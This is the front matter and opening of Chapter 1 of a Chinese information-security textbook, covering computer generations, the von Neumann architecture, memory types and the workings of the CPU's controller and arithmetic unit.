

高等学校网络空间安全专业规划教材
高等学校计算机教材建设立项项目
信息安全导论
朱建明　王秀利　编著
清华大学出版社

高等学校网络空间安全专业规划教材

# 信息安全导论

朱建明　王秀利　编著

清华大学出版社
北　京

## 内 容 简 介

随着社会信息化水平的提高，信息安全与我们的工作、生活和学习密切相关，全社会都应该加强信息安全知识的学习。"信息安全导论"是计算机信息安全专业的必修课，也是其他专业学习信息安全知识的入门课程。本书共分 13 章，从计算机基本原理和计算机网络的基础知识开始，系统介绍了信息安全的基本知识、网络及其应用安全的基本技术、信息安全的新技术与新应用。本书突出案例和应用，深入浅出地介绍了信息安全的理论与技术，重点介绍信息安全基本概念与原理、密码学、操作系统安全、物理安全、网络安全、Web 安全、软件安全与计算机病毒、信息内容安全、数据安全、信息安全管理与审计，以及信息安全的新技术与应用。通过本书的学习，不仅能够全面掌握信息安全的基础知识，而且能够增强信息安全意识，提高在日常生活、工作和学习中保障信息安全的能力。



**图书在版编目(CIP)数据**

信息安全导论/朱建明，王秀利编著. --北京：清华大学出版社，2015
高等学校网络空间安全专业规划教材
ISBN 978-7-302-41057-7

Ⅰ. ①信… Ⅱ. ①朱… ②王… Ⅲ. ①信息安全－高等学校－教材 Ⅳ. ①TP309

中国版本图书馆 CIP 数据核字(2015)第 173332 号

**责任编辑**：龙启铭
**封面设计**：傅瑞学
**责任校对**：焦丽丽
**责任印制**：沈 露

**出版发行**：清华大学出版社
**网 址**：http://www.tup.com.cn，http://www.wqbook.com
**地 址**：北京清华大学学研大厦 A 座 **邮 编**：100084
**社 总 机**：010-62770175 **邮 购**：010-62786544
**投稿与读者服务**：010-62776969，c-service@tup.tsinghua.edu.cn
**质量反馈**：010-62772015，zhiliang@tup.tsinghua.edu.cn
**课件下载**：http://www.tup.com.cn，010-62795954
**印 装 者**：北京嘉实印刷有限公司
**经 销**：全国新华书店
**开 本**：185mm×260mm **印 张**：25.25 **字 数**：584 千字
**版 次**：2015 年 9 月第 1 版 **印 次**：2015 年 9 月第1 次印刷
**印 数**：1～2000
**定 价**：45.00 元

产品编号：065572-01




# 前言

党的十六届四中全会首次将信息安全列为国家四大安全之一。2014年4月15日，中央网络安全和信息化领导小组宣告成立，习近平总书记在国家安全委员会第一次会议上首次提出包括信息安全在内的“11种安全”所构成的“总体国家安全观”，再次将信息安全上升到国家安全的高度。要把我国建设成为网络强国，必须有一支高素质的信息安全人才队伍。本书正是在这种背景下，结合编者多年教学积累的经验编写而成。

本书从技术与管理相结合的角度介绍信息安全，其特色主要表现在以下3个方面。

(1) 在学习信息安全之前，讲述计算机的硬件组成及工作过程，让学生明白计算机的工作原理，为信息安全的学习打下坚实基础。

(2) 突出案例教学。以某市中小企业服务平台为例，围绕其安全需求，逐步展开，贯穿全书，并给出一个完整的信息安全解决方案。在学习信息安全概念、理论、技术与管理方案的同时，通过具体典型案例的分析，使学生加深对信息安全理论与技术的理解。

(3) 讲述信息安全最新进展，包括信息安全新技术和新应用，如量子密码、大数据安全与隐私保护、可信计算和互联网金融安全。

本书是中央财经大学信息安全本科专业建设成果。全书共分为13章。计划总学时为36学时，其中理论部分为30学时，实验部分为6学时。每章的内容及建议学时如下。

第1章，计算机组成原理，主要介绍计算机的硬件组成和基本工作过程(2学时)。

第2章，计算机网络概述，讲述网络组成和体系结构(2学时)。

第3章，信息安全基本概念与原理，包括信息安全的基本概念、基本目标，信息安全威胁和信息安全体系结构(2学时)。

第4章，密码学，主要介绍密码体制的基本组成、分类、设计原则和攻击形式，介绍对称密码体制、非对称密码体制、Hash函数与消息认证、数字签名技术、密钥管理技术(6学时)。

第5章，操作系统安全，包括安全策略与安全模型、访问控制、安全操作系统评测(2学时)。

第6章，物理安全，包括物理访问控制、生物识别、检测和监控、物理隔离等物理安全技术和环境、设备、数据、人员等物理安全管理(2学时)。

第 7 章，网络安全，主要讲述网络安全威胁与控制、防火墙、入侵检测系统、虚拟专有网 VPN、无线网络安全(6 学时)。

第 8 章，Web 安全，包括服务器安全、信息探测与漏洞扫描、XSS 跨站脚本漏洞、浏览器安全(4 学时)。

第 9 章，软件安全与恶意代码，包括软件缺陷和漏洞、安全软件开发生命周期、恶意代码分析、软件安全测试(2 学时)。

第 10 章，信息内容安全，包括信息内容安全威胁来源、体系结构，信息内容获取技术、分析与识别、控制和管理，信息内容安全应用(2 学时)。

第 11 章，数据安全，包括数据备份与恢复、云数据存储管理、云数据安全(2 学时)。

第 12 章，信息安全管理与审计，包括信息安全管理体系与标准、风险评估、信息安全审计(2 学时)。

第 13 章，信息安全技术的新技术与应用，包括量子密码、大数据安全与隐私保护、可信计算技术、互联网金融安全(2 学时)。

此外，每章均包括学习要点、本章小结和思考题，以最大限度地满足教与学的需要。

本书以编者丰富的学习、工作经历，以及长期在信息安全领域从事科研与教学取得的成果为基础编写而成。第 1 章由王茂光编写；第 2、8、9 章由李洋编写；第 3 章由朱建明、贾恒越编写；第 4 章和第 13 章的量子密码由贾恒越编写；第 5 章由王秀利编写；第 6 章和第 13 章的可信计算技术由段美姣编写；第 7 章由王秀利、段美姣编写；第 10 章、第 11 章和第 13 章的大数据安全与隐私保护由高胜编写；第 12 章由朱建明、高胜编写。全书由朱建明、王秀利统筹全稿。

编者在完成本书的过程中参阅了大量的文献，其中包括专业书籍、学术论文、学位论文、国际标准、国内标准和技术报告等，书中有部分引用已经很难查证原始出处，编者注明的参考文献仅仅是获得相关资料的文献，没有一一列举出所有的参考文献，在此表示歉意和谢意。

感谢北京市教委共建项目的支持。

由于编者水平有限，本书不足与疏漏之处在所难免，敬请广大读者批评指正。

编　者

2015 年 8 月



目 录

## 第5章 操作系统安全 /108



## 第6章 物理安全 /136

## 第 7 章 网络安全 /152



## 第 8 章 Web 安全 /217

## 第9章 软件安全与恶意代码 /241



## 第10章 信息内容安全 /271

# 第1章 计算机组成原理

**本章学习要点：**

✍ 计算机的硬件组成；
✍ 计算机的冯·诺依曼体系结构；
✍ 计算机的基本工作过程；
✍ 计算机的硬件系统和软件系统；
✍ 计算机的应用模式。

## 1.1 计算机的发展和硬件组成

### 1.1.1 计算机的发展

计算机的产生是20世纪重大的科技成果之一，计算机已广泛用于社会各行各业，正在改变着人类的工作、学习与生活方式。自1946年2月世界上第一台电子数字计算机ENIAC诞生以来，根据制造电子计算机采用的物理器件的不同，可以将计算机的发展过程分成如下四个阶段。

**1. 第一代计算机**

第一代计算机(大约为1946—1957年)的硬件主要采用电子管，一个电子管的体积和成人一个指头的体积近似，而一台计算机需要许多的电子管。所以，这时的计算机体积非常庞大，价格也很高，运算速度每秒仅几千次；使用机器语言与符号语言(汇编语言)编写程序。第一代计算机只能在少数尖端领域中应用，主要用于军事和科学计算。

**2. 第二代计算机**

第二代计算机(大约为1958—1964年)的硬件主要采用晶体管，采用磁芯作为存储器，外部设备采用磁盘、磁带，运算速度每秒几十万次。晶体管的体积较电子管的体积小。体积的缩小及相关技术的发展，带来了计算机运算速度的提高，存储容量的增大，功耗的降低以及可靠性的提高。在软件方面提出了操作系统的概念，开始使用FORTRAN、COBOL、Lisp等高级程序语言。第二代计算机不仅用于科学计算，还用于数据处理和事务处理，并逐渐应用于工业控制领域。

**3. 第三代计算机**

第三代计算机(大约为1965—1971年)的硬件主要采用中、小规模集成电路，用半导体存储器代替了磁芯存储器。集成电路是把若干个元件集成在一个指关节大小的半导体

基片上，并进行封装，具有一定功能的电子电路。在这个时期计算机系统软件也有了很大发展，出现了操作系统和结构化程序设计的方法。计算机向标准化、多样化和通用化方向发展，并开始应用于各个领域。

**4. 第四代计算机**

第四代计算机(20 世纪 70 年代开始)的硬件主要采用大规模与超大规模集成电路。可以把整个处理器制造在一个指甲大小的芯片上，因此计算机的体系结构和构成方式有了很大的发展，出现了个人计算机(PC)。计算机的各种性能都得到了大幅度的提高，运算速度从每秒几百万次到亿万次以上。操作系统不断完善，出现了 C 语言、C++ 等语言，计算机软件产业高度发展，出现了文字处理软件、电子制表软件和数据库管理系统，计算机不断进入人们生产、生活的各个方面，计算机的发展逐渐进入了以计算机网络为特征的时代。

自 20 世纪 90 年代开始，面向对象的程序设计方法和万维网(World Wide Web，WWW)开始普及，Java 语言开始流行。进入 21 世纪，又出现了网格计算、物联网和云计算等，标志着计算机发展进入了一个新的时代。

## 1.1.2 冯・诺依曼体系结构

1944—1945 年间实现了数据和操作数据的指令的逻辑一致性，而且它们能存储在一起，这是计算机发展史上的一个里程牌。这个原理就是著名的冯・诺伊曼体系结构，基于存储程序这个原理的计算机设计仍然是当前计算机的基础。冯・诺伊曼体系结构的另一个主要特征是处理信息的部件独立于存储信息的部件，这形成了 5 个冯・诺伊曼体系结构的部件，如图 1-1 所示。





**图 1-1 冯・诺伊曼体系结构图**

冯・诺伊曼体系结构有 5 大部件，其中，算术逻辑部件(Arithmetic Logic Unit，ALU)和控制部件(Control Unit，CU)合称为中央处理器(Central Processing Unit，CPU)。这 5 大部件包括：

(1) 存放数据和指令的存储部件，这里主要指的是内存部件。

(2) 对数据执行算术运算和逻辑运算的算术逻辑部件。

(3) 控制其他部件的动作，从而执行指令序列的控制部件。

(4) 接收要存储在内存中数据的输入部件。

(5) 把存储在内存中的数据打印或显示出来的输出部件。

### 1.1.3 存储器

存储器是计算机的重要组成部分,分为内存(主存)部件和外存(辅存)部件。当利用计算机完成某项任务时,事先把解决问题的程序和所需数据存于存储器中,在执行程序时再由存储器快速地提供给处理器。显然,存储器的功能是存储信息,保存或“记忆”解题的原始数据和解题步骤。不论是数据,还是解题步骤,存储器存储的全是0或1表示的二进制代码。用一个具有两种稳定状态的物理器件表示二进制0和1,这种器件称为存储单元,它所表示的是二进制数的一位。位(bit)是二进制数的最基本单位,也是存储器存储信息的最小单位。这些位被组合成8位字节(Byte),字节被组合成字。一个二进制数由若干位组成,当一个数作为一个整体存入或读出时,这个数称为存储字。程序和数据以二进制的形式存放在存储体中,它是存储器的核心部分。为了区分存储体中的所有单元,必须将它们逐一编号。

目前采用半导体器件作为存储器,一个半导体触发器可以记忆一个二进制代码,一个数若用16位二进制代码表示,那么就需要有16个触发器来保存这些代码。在存储器中保存一个数的16个触发器,称为一个存储单元。内存是存储单元的集合,每个存储单元有一个唯一的编号称为地址。存储器所有存储单元的总数称为存储容量。通常用单位KB、MB、GB表示,如64KB、128MB、2GB,一般B指的是字节,b指的是位或比特。

存储体和它周围的逻辑控制线路组成存储器,从信息流通的角度看,存储器的基本结构如图1-2所示,它由4部分构成:存储体、存储器地址寄存器、存储器数据寄存器和读/写操作控制线路。





**图1-2　存储器的基本结构**

存储器有两种基本的操作:一种是读操作,一种是写操作。读操作是由中央处理器将地址加载到地址寄存器中,将读命令加载到读写控制线路上,在读命令的作用下,存储器将按照地址寄存器中的地址从相应的存储单元中读出内容送到数据寄存器中。写操作是由中央处理器将地址加载到地址寄存器中,将要写的数据加载到数据寄存器中,然后将

写命令加载到读写控制线路上，在写命令的作用下，存储器将数据写入地址寄存器所指定的对应单元中。

根据存储材料及使用方法不同，存储器有多种不同的分类方法。

**1. 按存储方式分类**

(1) 随机读写存储器。随机读写存储器，简称 RAM，它的任一单元所用的时间都相同，即存取时间和存储单元的物理位置无关。随机读写存储器的特点是读写为随机的，既可读出又可写入，存取时间是相同的，固定不变的，主要用作主存，也用作高速缓冲存储器 Cache。

(2) 只读存储器。只读存储器，简称 ROM，它的特点是在工作时只能读出信息，而不能写入新的内容。所以它用来存放固定不变的系统程序。随着集成电路工艺发展和用户要求，出现了可编程只读存储器，简称 PROM。它在制作时不写入信息，可由用户在需要时再写入要存储的内容，一旦写入信息后就不能再改变了。后来出现了可改写可编程只读存储器，简称 EPROM。

(3) 顺序存储器。只能按某种顺序来存取，存取时间和存储单元的物理位置有关。这种存储器所存储的字和记录块在信息载体上没有唯一对应的地址，而是完全按顺序进行存放或读出。其特点是存储容量大，价格低，但存取速度慢，因此它只适合作辅存。

(4) 直接存取存储器。直接存取存储器既不像随机存取器那样随机地选择存储地址进行存储，也不像顺序存储器那样纯粹地顺序存储，而是介于两者之间。当要存取所需的信息时，必须进行两步操作：第一步是直接指向整个存储器中的一个小区域，第二步紧接着对这个小区域进行像磁带那样的顺序检索、计数或等待一直找到最后的目的块。这种存储器的存取时间与信息所在的位置有关，而且同一位置的信息在不同时刻进行存取的时间长短都不同。这种存储器容量大、存取速度介于随机存取和顺序存取之间，多用作辅存。

**2. 按信息的可保存性分类**

(1) 非永久记忆的存储器。非永久记忆的存储器是断电后信息即消失的存储器。

(2) 永久记忆性存储器。永久记忆性存储器是断电后仍能保存信息的存储器。

**3. 按在计算机系统中的作用分类**

(1) 高速缓冲存储器。高速缓冲存储器通常位于主存和 CPU 之间，存放当前要执行的程序段，以便向 CPU 高速提供马上要执行的指令。高速缓冲存储器速度较高，可以与 CPU 速度相匹配，存取时间为几纳秒(ns)。

(2) 主存储器。主存储器用来存放计算机运行期间正在执行的程序和数据，存取时间可达几个至几十纳秒(ns)。CPU 的指令系统能直接读写主存中的存储单元，主存是主机内部的存储器，故又称之为内存，主存相关信息如表 1-1 所示。

(3) 外存储器。外存储器也称辅助存储器或后援存储器，主要包括硬盘存储器、光盘存储器等。它用来存放系统程序、大型数据文档等当前暂不参与运算的大量信息。外存设在主机外部，容量极大而速度较低。CPU 不能直接访问它，必须通过专门的程序把所需要的信息与主存进行成批交换，调入主存后才能使用。描述一个存储器性能优劣的主要指标包括存储容量、存储周期和存取时间等。

表 1-1　主存储器相关信息

| 指　　标 | 含　　义 | 表　　现 | 单　　位 |
|---|---|---|---|
| 存储容量 | 在一个存储器中可以容纳的存储单元总数 | 存储空间的大小 | 字数，字节数 |
| 存取时间 | 从启动到完成一次存储器操作所经历的时间 | 主存的速度 | ns |
| 存储周期 | 连续启动两次操作所需的最小间隔时间 | 主存的速度 | ns |
| 存储器带宽 | 单位时间里存储器所存取的信息量 | 数据传输速率技术指标 | bit/s，B/s |

### 1.1.4　中央处理器

当用计算机解决某个问题时，首先必须为它编写程序。程序是一个指令序列，这个序列明确告诉计算机应该执行什么操作，在什么地方找到用来操作的数据。一旦把程序装入内存，就可以由计算机来自动完成取出指令和执行指令的任务。专门用来完成此项工作的计算机部件称为中央处理器（Central Processing Unit，CPU）。中央处理器是控制器和运算器的总称，它是负责指令解释和执行的部件。

**1. 控制器**

控制器是发布命令的"决策机构"，即协调和指挥整个计算机系统的操作。由于计算机的类型不同、功能不同、结构不同以及规模不同，其控制器也会有不少差别，但其基本组成是相同的，主要由以下几部分构成：

(1) 程序计数器，又称指令计数器或指令地址寄存器，用于存放即将取出执行的指令地址，当该指令取出之后，存放下一条指令的地址。指令地址的形成有两种可能：一是顺序执行的情况，每执行一条指令，程序计数器加 1 以形成下一条指令的地址；二是在某些条件下，需要改变程序顺序执行的状态，通常由转移指令形成转移地址送到程序计数器中，作为下条指令的地址。

(2) 指令寄存器，用以存放从内存取出来的现行指令，以便在整条指令执行过程中，完成一条指令的全部功能控制。

(3) 指令译码器，又称操作码译码器，它对指令寄存器中的操作码进行分析解释，产生相应的控制信号，提供给操作控制信号形成部件；另外，它还对地址码进行译码，产生操作数地址所需要的控制信号。

(4) 脉冲源及其启停控制线路。脉冲源产生一定频率的脉冲信号作为整个机器的时钟脉冲，是周期、节拍和工作脉冲的基准信号。启停控制线路则是在需要的时候保证可靠地开放或封锁时钟脉冲，控制时序信号的发生与停止，实现对机器的启动与停机。

(5) 时序信号产生部件。计算机之所以能够准确、迅速、有条不紊地工作，正是因为存在一个时序信号产生器。机器一旦被启动，即开始取指令并执行指令时，操作控制器就利用定时脉冲的顺序和不同的脉冲间隔，有条理、有节奏地指挥机器的动作，规定在脉冲到来时做什么，从而给计算机各部分提供工作所需的时间标志。

(6) 操作控制信号形成部件。该部件产生命令的依据是指令操作码、运行状态、时序

信号及被控功能部件反馈的状态信号，形成不同指令所需要的操作控制信号序列。

（7）中断机构。中断机构是用来控制中断处理的硬件逻辑部件。

（8）总线控制逻辑。总线控制逻辑是用以控制总线数据传送的硬件逻辑部件。

计算机的控制过程就是程序执行的过程。在程序执行过程中，计算机的各个部件在控制器的控制下协调地进行工作。存储器与控制器之间的信息流动称为指令流，指令流是算法的具体化；存储器与运算器之间的信息流动称为数据流，数据流是被加工处理的对象，它受到指令流的操作与控制。控制器的功能主要是对指令流和数据流的控制。

对指令流的控制主要表现在：取指令、分析指令与执行指令、控制指令流。

（1）取指令：由控制器向存储器提供指令地址和读命令，存储器接受地址和读命令后，从地址所对应的存储单元中将指令代码读出并传送给控制器。

（2）分析指令与执行指令：控制器将对指令流中每条指令进行分析，分析指令的操作性质、寻址方式并形成操作数地址。根据分析指令时产生的操作命令和操作数地址形成相应的操作控制信号序列，通过运算器、存储器及输入输出设备的动作，实现每条指令的功能。

（3）控制指令流：即下条指令地址的形成控制。通常，指令是按顺序执行的，即执行完第 n 条指令，便执行第 n+1 条指令，显然，用程序计数器不断加 1 便可实现。但是，当执行的指令是转移指令，就会改变指令的流向。另外，对于某些突发事件进行紧急处理，如中断处理时，也会改变指令的流向。改变指令流向的实质就是改变程序计数器的内容，有些情况下除了改变其内容外，还需要保留改变之前的内容，以便返回时使用。

对数据流的控制是指对数据流入与流出施以控制，对数据变换加工等操作控制。实际上数据流的流向是由操作性质决定的，不同的操作性质，不同的寻址方式就形成不同的操作控制信号序列，就会沟通不同的数据通路，数据流动的方式就不同，实现的操作也会不一样。


**2. 运算器**

运算器就好比一个由电子线路构成的算盘，能进行加、减、乘、除等算术运算，还可进行与、或、非等逻辑运算。考虑到电子器件的特性，计算机通常采用二进制数。二进制数就是以 2 为基数来计数，即逢二进一。在二进制中只有 0 和 1 两个独立的数符，而这恰好能够与电子器件中电压的高低、脉冲的有无对应起来，容易实现。

二进制数的运算规律非常简单，在电子线路中比较容易实现，而且设备也最省。在运算中，二进制数和十进制数一样，当数的位数越多时，计算的精度就越高，但是位数越多，所需的电子器件也越多。

运算器由核心部件，即算术逻辑部件（Arithmetic Logic Unit，ALU）、寄存器（Register）、总线（Bus）等组成。运算器的设计主要是围绕逻辑运算部件（ALU）和寄存器同数据总线之间如何传送操作数和运算结果进行的。总线是一组由多个部件分时共享的传送线路，共享是指总线上可以连接多个部件，它们之间可以通过这一组公共总线传送信息；分时是指一组总线在同一时刻只能给挂接在上面的两个部件之间传送信息，否则会发生冲突。计算机的运算器大体有如下 3 种结构形式。

（1）单总线结构的运算器。单总线结构的运算器把所有部件都接到同一总线上，所



以数据可以在任何两个寄存器之间，或者在任一个寄存器和 ALU 之间传送。对这种结构的运算器来说，在同一时间内，只能有一个操作数放在单总线上。如果要把两个操作数输入到 ALU，需要分两次来做，而且还需要两个缓冲寄存器 A 和 B，如图 1-3 所示。例如，执行一次加法操作：首先把第一个操作数经总线送入 A 缓冲寄存器；接着把第二个操作数经总线送入 B 缓冲寄存器；最后 ALU 执行加法，把结果通过总线送入目的寄存器。





**图 1-3　单总线结构运算器**

这种结构的主要缺点是操作速度较慢。但由于它只控制一条总线，故控制电路比较简单。

(2) 双总线结构的运算器。在双总线结构中，两个操作数同时加到 ALU 进行运算，只需一次操作控制，而且马上就可以得到运算结果。两条总线各自把其数据送至 ALU 的输入端，如图 1-4 所示。特殊寄存器分为两组，它们分别与一条总线交换数据。这样，通用寄存器中的数据就可进入到任一组特殊寄存器中去，从而使数据传送更为灵活。ALU 的输出不能直接加到总线上去，这是因为，当形成操作结果输出时，两条总线都被输入数据占据，因而必须在 ALU 输出端设置缓冲寄存器。例如，执行一次加法操作的控制要分两步完成：首先，在 ALU 的两个输入端输入操作数，形成结果并送入缓冲寄存器；其次，把结果送入目的寄存器。





**图 1-4　双总线结构运算器**

